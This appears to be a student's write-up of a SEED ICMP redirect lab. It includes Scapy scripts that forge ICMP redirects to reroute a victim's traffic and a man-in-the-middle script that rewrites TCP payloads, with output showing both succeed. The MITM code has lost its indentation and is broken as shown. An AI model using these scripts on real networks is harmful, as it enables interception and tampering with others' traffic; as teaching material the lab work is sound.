
Lab3 ICMP Redirect Attack Lab

57118103 郭欣然

Task 1：Launching ICMP Redirect Attack

实验环境如下：



登录victim 10.9.0.5，ping 192.168.60.5

```
root@c7199fb00ef7:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.059 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.046 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.046 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.046 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.045 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.066 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.046 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.129 ms
```

重定向代码如下：

```
#!/usr/bin/evn python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "10.9.0.111"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP())
```

运行代码，查看victim主机的网络状态如下，可知已经被修改。

```
root@c7199fb00ef7:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 286sec
```

利用命令 mtr -n 192.168.60.5 ，进行 traceroute 。查看报文的路径，得到结果如下，可知经过 10.9.0.111，重定向攻击成功。

Host	Loss%	Snt	Last	Avg	Best	Wrst	StDev
1. 10.9.0.111	0.0%	21	0.1	0.1	0.1	0.1	0.0
2. 10.9.0.11	0.0%	21	0.1	0.1	0.1	0.2	0.0
3. 192.168.60.5	0.0%	20	0.1	0.1	0.1	0.1	0.0

Question 1

代码修改如下：

```
#!/usr/bin/evn python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "192.168.60.6"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP())
```

cache如下：

```
root@c7199fb00ef7:/# ip route show cache
root@c7199fb00ef7:/# mtr -n 192.168.60.5
```

traceroute中也没有重定向

	Packets		Pings				
Host	Loss%	Snt	Last	Avg	Best	Wrst	StDev
1. 10.9.0.11	0.0%	9	0.1	0.1	0.0	0.2	0.0
2. 192.168.60.5	0.0%	8	0.1	0.1	0.1	0.1	0.0

因为重定向的IP地址不在该子网内，只能根据默认的路由进行发送。

Question 2

代码如下：

```
#!/usr/bin/evn python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "10.9.0.110"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP())
```

运行代码攻击，查看cache

```
root@c7199fb00ef7:/# ip route show cache
root@c7199fb00ef7:/# mtr -n 192.168.60.5
```

查看traceroute，发现也没有重定向成功

```
                                Packets               Pings
Host                          Loss%   Snt   Last   Avg  Best  Wrst StDev
1. 10.9.0.11                   0.0%     8    0.0   0.1   0.0   0.1   0.0
2. 192.168.60.5                0.0%     7    0.1   0.1   0.1   0.1   0.0
```

说明对于子网中不存在的地址，不可以进行重定向。

Question 3

```
malicious-router:
    image: handsonsecurity/seed-ubuntu:large
    container_name: malicious-router-10.9.0.111
    tty: true
    cap_add:
            - ALL
    sysctls:
            - net.ipv4.ip_forward=1
            - net.ipv4.conf.all.send_redirects=1
            - net.ipv4.conf.default.send_redirects=1
            - net.ipv4.conf.eth0.send_redirects=1
```

修改配置，运行代码，结果如下：

```
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.047 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.045 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.093 ms
From 10.9.0.111: icmp_seq=9 Redirect Host(New nexthop: 10.9.0.11)
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.089 ms
```

```
root@bc910b7c838a:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache <redirected> expires 215sec
```

```
                                Packets               Pings
Host                          Loss%   Snt   Last   Avg  Best  Wrst StDev
1. 10.9.0.11                   0.0%     4    0.1   0.1   0.0   0.1   0.0
2. 192.168.60.5                0.0%     3    0.1   0.1   0.1   0.1   0.0
```

cache未被修改，但出现重定向的标志，该现象的原因是重定向的IP地址关闭了发送重定向报文的功能，并且返回了主机重定向报文，根据该报文内的IP地址进行发送。

Task 2: Launching the MITM Attack

修改配置，关闭ip_forward功能

```
sysctls:
        - net.ipv4.ip_forward=0
        - net.ipv4.conf.all.send_redirects=0
        - net.ipv4.conf.default.send_redirects=0
        - net.ipv4.conf.eth0.send_redirects=0
```

在victim上，运行nc 192.168.60.5 9090 连接到服务器，

```
root@51d524d30f2d:/# nc 192.168.60.5 9090
huang
```

修改攻击代码如下：

```
#!/usr/bin/env python3
from scapy.all import *
print("LAUNCHING MITM ATTACK.........")
def spoof_pkt(pkt):
newpkt = IP(bytes(pkt[IP]))
del(newpkt.chksum)
del(newpkt[TCP].payload)
del(newpkt[TCP].chksum)
if pkt[TCP].payload:
data = pkt[TCP].payload.load
print("*** %s, length: %d" % (data, len(data)))
# Replace a pattern
newdata = data.replace(b'Mongo', b'AAAAA')
send(newpkt/newdata)
else:
send(newpkt)
f = 'tcp and src host 10.9.0.5 and dst host 192.168.60.5 and dst port 9090'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

运行程序输出结果如下：

```
root@1cf27c3ed3ea:/# nc -lp 9090
hello
Mog
AAAAA
```

```
Sent 1 packets.
*** b'Mog\n', length: 4
.
Sent 1 packets.
*** b'hello\n', length: 6
.
Sent 1 packets.
*** b'AAAAA\n', length: 6
.
Sent 1 packets.
*** b'Mog\n', length: 4
.
Sent 1 packets.
*** b'hello\n', length: 6
.
Sent 1 packets.
*** b'AAAAA\n', length: 6
.
Sent 1 packets.
*** b'Mog\n', length: 4
.
```

Question 4

流量方向为10.9.0.5到192.168.60.5，因为攻击程序的的意图是修改受害者到目的地址的数据包，所以只需要过滤捕获从Victim到Host的包

Question 5

修改代码如下：

```
#!/usr/bin/env python3
from scapy.all import *
print("LAUNCHING MITM ATTACK.........")
def spoof_pkt(pkt):
newpkt = IP(bytes(pkt[IP]))
del(newpkt.chksum)
del(newpkt[TCP].payload)
del(newpkt[TCP].chksum)
if pkt[TCP].payload:
data = pkt[TCP].payload.load
print("*** %s, length: %d" % (data, len(data)))
# Replace a pattern
newdata = data.replace(b'Mongo', b'AAAAA')
send(newpkt/newdata)
else:
send(newpkt)
f = 'tcp and ether src host 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

以MAC地址过滤成功，结果如下

```
root@c0cb11fc9016:/volumes# python3 mitm_sample.py
LAUNCHING MITM ATTACK.........
*** b'mo\n', length: 3
.
Sent 1 packets.
*** b'Mogon\n', length: 6
.
Sent 1 packets.
```